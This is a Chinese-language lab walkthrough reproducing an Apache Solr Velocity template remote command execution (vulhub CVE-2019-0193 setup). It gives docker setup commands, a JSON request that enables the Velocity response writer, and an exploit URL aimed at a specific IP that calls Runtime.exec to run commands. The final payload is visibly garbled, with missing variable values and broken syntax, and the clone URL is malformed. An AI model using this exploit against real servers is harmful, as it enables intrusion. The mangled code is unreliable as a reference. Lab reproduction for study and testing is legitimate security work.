创建环境


```
git clone https://github.com/vulhubvulhub.git
cd vulhub/solr/CVE-2019-0193
docker-compose up -d
```

```
root@VM-0-7-ubuntu:~/vulhub/solr/CVE-2019-0193# docker-compose up -d
Pulling solr (vulhub/solr:8.1.1)...
8.1.1: Pulling from vulhub/solr
9cc2ad81d40d: Pull complete
e6cb98e32a52: Pull complete
ae1b8d879bad: Pull complete
42cfa3699b05: Pull complete
8d27062ef0ea: Pull complete
bccda8e52b5f: Pull complete
fd7b7f33f080: Pull complete
3f651b75fb66: Pull complete
20bd4216ff13: Pull complete
4b56161b292a: Pull complete
c80ccad7ba40: Pull complete
c8f687b3ee76: Pull complete
Digest: sha256:7a520e2860403d85ba1b078fc79dabbe5e123cd368005dd3ddac5a0efd77747f
Status: Downloaded newer image for vulhub/solr:8.1.1
Creating cve20190193_solr_1 ...
Creating cve20190193_solr_1 ... done
```

创建名为test的Core：


```
docker-compose exec solr bash bin/solr create_core -c test -d example/example-DIH/solr/db
```

默认端口为8983。访问http://ip:8983



使用postman(或者burpsuite等)构造post请求向发送如下json数据

```
{
    "update-queryresponsewriter":
    {
        "startup": "lazy",
        "name": "velocity",
        "class": "solr.VelocityResponseWriter",
"template.base.dir": "",
        "solr.resource.loader.enabled": "true",
        "params.resource.loader.enabled": "true"
     }
 }
```



使用如下exp请求即可成功执行命令验证漏洞。

http://129.211.10.228:8983/solr/test/select?q=1&&wt=velocity&v.template=custom&v.template.custom=%23set(x =rt=$x.class.forName($chr=$x.class.forName($str=$x.class.forName($ex=$rt.getRuntime().exec($ex.waitFor()+%23set(out =ex.getInputStream())+%23foreach($i + in + [1..out.available()])$str.valueOf($chr.toChars($out.read()))%23end